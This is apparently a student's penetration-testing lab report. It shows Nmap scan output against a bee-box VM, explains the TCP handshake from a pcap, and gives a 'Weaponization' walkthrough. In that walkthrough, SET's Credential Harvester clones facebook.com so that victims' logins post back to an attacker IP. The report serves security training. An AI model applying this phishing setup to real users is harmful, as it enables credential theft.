
root@kali: ~

root@kali: ~ | root@kali: ~

```
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0");
MAC Address: 00:0C:29:83:05:93 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.13 - 2.6.32
Network Distance: 1 hop
Service Info: Host:  bee-box; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -20m00s, deviation: 48m59s, median: 0s
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: BEE-BOX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.28a)
|   Computer name: bee-box
|   NetBIOS computer name:
|   Domain name:
|   FQDN: bee-box
|_  System time: 2022-05-15T21:33:10+02:00

TRACEROUTE
HOP RTT     ADDRESS
1   0.67 ms 192.168.75.134

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 198.25 seconds

┌──(root💀kali)-[~]
└─#
```

3. Packet Analysis

I analyzed the given pcap file and was able to spot TCP handshake as shown in the below picture.



TCP stands for Transmission control Protocol. It works on methodology of 3-way handshake.
To establish a connection, TCP sends SYN flag to the receiver. The receiver acknowledges the senders SYN flag by sending ACK flag and as receiver also wants to establish connection with the sender, it also sends the SYN packet – SYNACK. Further, the sender acknowledges the receivers SYN packet by sending ACK. In this way, the sender and receiver establish connection in 3 stages called as 3-way handshake.


1st packet of TCP connection – SYN
2nd packet of TCP Connection – SYNACK
3rd packet of TCP Connection – ACK

Task 2: Weaponization

1. Phishing


Phishing is an attack in which the attacker clones a website on his own web server and spreads it through social engineering methods. When the user enters his/her credentials it gets logged to the attacker's web server and the user is not aware that his credentials were not entered on the legit website. This way the users gets his/her credentials compromised.

Setoolkit – I used this tool to create a phishing webpage by cloning Facebook website to get credentials of target by social engineering method.




Step -1

terminal > setoolkit




Step-2

Choose Website attack vector



Step -3

Choose “3. Credential Harvester Attack Method”



Step -4


Choose “2. Site Cloner”

```
   99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.75.131]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com
```

